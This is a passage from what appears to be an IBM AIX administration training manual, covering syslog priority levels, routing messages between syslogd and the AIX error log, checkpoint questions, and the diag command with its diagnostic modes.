emerg Specifies emergency messages. These messages are not distributed to all users.

alert Specifies important messages such as serious hardware errors. These messages are distributed to all users.

crit Specifies critical messages, not classified as errors, such as improper login attempts. These messages are sent to the system console.

err Specifies messages that represent error conditions.

warning Specifies messages for abnormal, but recoverable conditions.

notice Specifies important informational messages.


info Specifies information messages that are useful to analyze the system.

debug Specifies debugging messages. If you are interested in all messages of a certain facility, use this level.

none Excludes the selected facility.

Whenever changing /**etc**/**syslog.conf**, you must refresh the **syslogd** subsystem.

Redirecting syslog Messages to Error Log



```
/etc/syslog.conf:

*.debug              errlog
```

Redirect all syslog messages
to error log

```
# errpt

IDENTIFIER   TIMESTAMPT    C   RESOURCE_NAME   DESCRIPTION
...
C6ACA566     0505071399 U  S   syslog          MESSAGE REDIRECTED FROM SYSLOG
...
```

Figure 8-16. Redirecting syslog Messages to Error Log AU1610.0

Notes:

Some applications use **syslogd** for logging errors and events. Some administrators find it desirable to list all errors in one report.

The visual shows how to redirect messages from **syslogd** to the error log.

By setting the action field to **errlog**, all messages are redirected to the AIX error log.

Directing Error Log Messages to syslogd

```
errnotify:
    en_name = "syslog1"
    en_persistenceflg = 1
    en_method = "logger Error Log: `errpt -l $1 | grep -v TIMESTAMP`"
```

Direct the last error entry (-l $1) to the syslogd.
Do not show the error log header (grep -v).

Figure 8-17. Directing Error Log Messages to syslogd AU1610.0

Notes:

You can log error log events in the **syslog** by using the **logger** command with the **errnotify** ODM class. Whenever an entry is posted to the error log, this last entry will be passed to the **logger** command.

Note that you must use **backquotes** to do a command substitution before calling the **logger** command.

Next Step





Figure 8-18. Next Step AU1610.0

Notes:

At the end of the lab, you should be able to:

- Configure the **syslogd** daemon
- Redirect **syslogd** messages to the Error Log
- Implement error notification with **errnotify**



Checkpoint

1. Which command generates error reports?

____

____

2. Which type of disk error indicates bad blocks?

____

3. What do the following commands do?

errclear ______________________________________

errlogger ______________________________________

4. What does the following line in /etc/syslog.conf indicate:

***.debug errlog**

____

5. What does the descriptor **en_method** in **errnotify** indicate?

____

____

____

Figure 8-19. Checkpoint AU1610.0

Notes:

Unit Summary

- Use the **errpt** (**smit errpt**) command to generate error reports
- Different **error notification methods** are available
- Use **smit errdemon** and **smit errclear** to maintain the error log
- Some components use **syslogd** for error logging
- **syslogd** configuration file is **/etc/syslog.conf**
- **syslogd** and Error Log Messages could be redirected

Figure 8-20. Unit Summary AU1610.0

Notes:

Unit 9. Diagnostics

What This Unit Is About

This unit is an overview of diagnostics available in AIX.

What You Should Be Able to Do

After completing this unit, you should be able to:

- Use the **diag** command to diagnose hardware
- List the **different** diagnostic program modes
- Use the **System Management Services** on RS/6000 PCI models that do not support **diag**

How You Will Check Your Progress

Accountability:

- Activity
- Checkpoint questions

References

Online	*Understanding the Diagnostic Subsystem for AIX*


Welcome to:

Diagnostics

Figure 9-1. Unit Objectives AU1610.0

Notes:

9.1 Diagnostics



Unit Objectives

After completing this unit, students should be able to:

- Use the **diag** command to diagnose hardware
- List the different **diagnostic** program **modes**
- Use the **System Management Services** on RS/6000 PCI models that do not support **diag**

Figure 9-2. When Do I Need Diagnostics? AU1610.0

Notes:

The lifetime of hardware is limited. Broken hardware leads to hardware errors in the error log, to systems that will not boot or to very strange system behavior.

The **diagnostic** package helps you to analyze your system and discover hardware that is broken. Additionally the **diagnostic** package provides information to service representatives that allows fast error analysis.

Diagnostics are available from different sources.

- A diagnostic package is shipped and installed with your AIX operating system. The fileset name is **bos.diag.rte**.
- **Diagnostic CD-ROMs** are available that allow you to diagnose a system that has no AIX installed. Normally the **diagnostic CD-ROM** is not shipped with the system.
- Diagnostic programs can be loaded from a **NIM master** (NIM=Network Installation Manager). This master holds and maintains different resources, for example a diagnostic package. This package could be loaded via the network to a NIM client, that is used to diagnose the client machine.

When Do I Need Diagnostics?




Figure 9-3. The diag Command AU1610.0

Notes:


Whenever you detect a hardware problem, for example, a communication adapter error in the error log, use the **diag** command to diagnose the hardware.

The **diag** command allows testing of a device if the device is not busy. If any AIX process uses a device, the diagnostic programs cannot test it; they must have exclusive use of the device to be tested. Methods used to test devices that are busy are introduced later in this unit.

The **diag** command analyses the error log to fully diagnose a problem if run in the correct mode. It provides information that is very useful for the service representative, for example **SRNs** (Service Request Numbers) or probable causes.

Starting in AIX 5.1, there is a cross link between the AIX error log and diagnostics. When the **errpt** command is used to display an error log entry, diagnostic results related to that entry are also displayed.

The diag Command



```
# errpt

IDENTIFIER  TIMESTAMP    T   C   RESOURCE_NAME  DESCRIPTION
...
BF93B600    0505071399P  H   tok0               ADAPTER ERROR
...

# diag
```

```
A PROBLEM WAS DETECTED ON Thu May 6 09:40:22 1999

The Service Request Number(s)/Probable Cause or Causes:

850-902:   Error log analysis indicates hardware failure

60%        tok0          00-02        Token-Ring Adapter
40%        sysplanar0    00-00        System Planar
```

- **diag** allows testing of a device, if it's not busy
- **diag** allows analyzing the error log

Figure 9-4. Working with diag (1 of 2) AU1610.0

Notes:

The **diag** command is menu driven, and offers different ways to test hardware devices or the complete system. Here is one method to test hardware devices with **diag**:


- Start the **diag** command. A welcome screen appears, which is not shown on the visual. After pressing Enter, the **FUNCTION SELECTION** menu is shown.
- Select **Diagnostic Routines**, which allows you to test hardware devices.
- The next menu is **DIAGNOSTIC MODE SELECTION**. Here you have two selections:

  System Verification tests the hardware without analyzing the error log. This option is used after a repair to test the new component. If a part is replaced due to an error log analysis, the service provider must log a repair action to reset error counters and prevent the problem from being reported again. Running Advanced Diagnostics in System Verification mode will log a repair action.

Problem Determination tests hardware components **and** analyzes the error log. When you suspect a problem on a machine, use this selection. Do not use this selection after you have repaired a device, unless you remove the error log entries of the broken device.

Working with diag (1 of 2)

```
# diag
```



```
FUNCTION SELECTION                                              801002

Move cursor to selection, then press Enter.
  Diagnostic Routines
    This selection will test the machine hardware.  Wrap plugs and other advanced
    functions will not be used.
  ...
```

```
DIAGNOSTIC MODE SELECTION                                       801003

Move cursor to selection, then press Enter.
  System Verification
    This selection will test the system, but  will not analyze the error log. Use this
    option to verify that the machine is functioning correctly after completing a repair
    or an upgrade.

  Problem Determination
    This selection tests the system and analyzes the error log if one is available. Use
    this option when a problem is suspected on the machine.
```

Figure 9-5. Working with diag (2 of 2) AU1610.0

Notes:


In the next **diag** menu select the hardware devices that you want to test. If you want to test the complete system, select **All Resources**. If you want to test selected devices, press **Enter** to select any device, then press **F7** to commit your actions. In our example, we select the token-ring adapter.

If you press **F4** (List), **diag** presents tasks the selected devices support, for example:

- Run diagnostics
- Display hardware vital product data
- Display resource attributes
- Change hardware vital product data
- Run error log analysis

To start diagnostics, press **F7** (Commit).

Working with diag (2 of 2)



```
DIAGNOSTIC  SELECTION                                        801006

From the list below, select any number of resources by moving the cursor to the resource and
pressing 'Enter'.
To cancel the selection, press 'Enter' again.
To list the supported tasks for the resource highlighted, press 'List'.

Once all selections have been made, press 'Commit'.
To exit without selecting a resource, press the 'Exit' key.

   All Resources
        This selection will select all the resources currently displayed.
   sysplanar0    00-00           System Planar
   proc0         00-00           Processor
   mem0          00-0A           4MB Memory Simm
   ...
   hdisk0        00-00-0S-0,0    2.0 GB SCSI Disk Drive
   ...
+  tok0          00-02           Token-Ring Adapter
   ...

F1=Help     F4=List          F7=Commit      F10=Exit
F3=Previous Menu
```


Figure 9-6. What Happens If a Device Is Busy? AU1610.0

Notes:

If a device is busy, meaning the device is in use, the diagnostic programs do not permit testing the device or analyzing the error log.

That's what the visual shows: we selected the token-ring adapter, but the resource was not tested because the device was in use. To test the device we must free the resource. We must use another **diagnostic** mode to test this resource.

What Happens If a Device Is Busy?



```
ADDITIONAL RESOURCES ARE REQUIRED FOR TESTING                    801011

No trouble was found. However, the resource was not tested because the device driver
indicated that the resource was in use.

The resource needed is:
-  tok0            00-02            Token-Ring Adapter

To test this resource, you can:
   Free this resource and continue testing
   Shutdown the system and run in maintenance mode
   Run diagnostics from the Diagnostics Standalone Package
...

F3=Cancel          F10=Exit
```

Figure 9-7. Diagnostic Modes (1 of 2) AU1610.0

Notes:

Three different diagnostic modes are available: concurrent mode, maintenance (single-user) mode and stand-alone (service) mode (covered on the next foil).

- **Concurrent Mode**:

  Concurrent mode means that the diagnostic programs are executed during normal system operation. Certain devices can be tested, for example, a tape device that is currently not in use, but the number of resources that can be tested is very limited. Devices that are in use cannot be tested.

- **Maintenance (Single-User) Mode**:

  To expand the list of devices that can be tested, one method is to take the system down to maintenance mode:

  ```
  # shutdown -m
  ```

  Enter the **root** password when prompted, and execute the **diag** command in the shell.

All programs except the operating system itself are stopped. All user volume groups are inactive, which extends the number of devices that can be tested in this mode.

But what do you do if your system does not boot or if you have to test a system without an installed AIX system? In this case you must use the **stand-alone mode**, which is introduced on the next visual.

Diagnostic Modes (1 of 2)

Concurrent Mode:

- Execute diag during normal system operation
- Limited testing of components

```
# diag
```

Maintenance Mode:

- Execute diag during single-user mode
- Extended testing of components

```
# shutdown -m

Password:
# diag
```

Figure 9-8. Diagnostic Modes (2 of 2) AU1610.0

Notes:

The **stand-alone mode** offers the greatest flexibility. You can test systems that do not boot or that have no operating system installed (the latter requires a diagnostic CD-ROM).

Follow these steps to start up diagnostics in **stand-alone mode**:

- If you have a diagnostic CD-ROM (or a diagnostic tape), insert it into the system. If you do not have a diagnostic CD-ROM, you boot diagnostics from the hard disk.
- Shut down the system. When AIX is down, turn off the power.
- Turn on power.
- Press **F5** when an acoustic beep is heard and icons are shown on the display. This simulates booting in service mode (logical key switch).
- The **diag** command will be started automatically, either from the hard disk or the diagnostic CD-ROM.
- At this point you can start your diagnostic routines.

Diagnostic Modes (2 of 2)

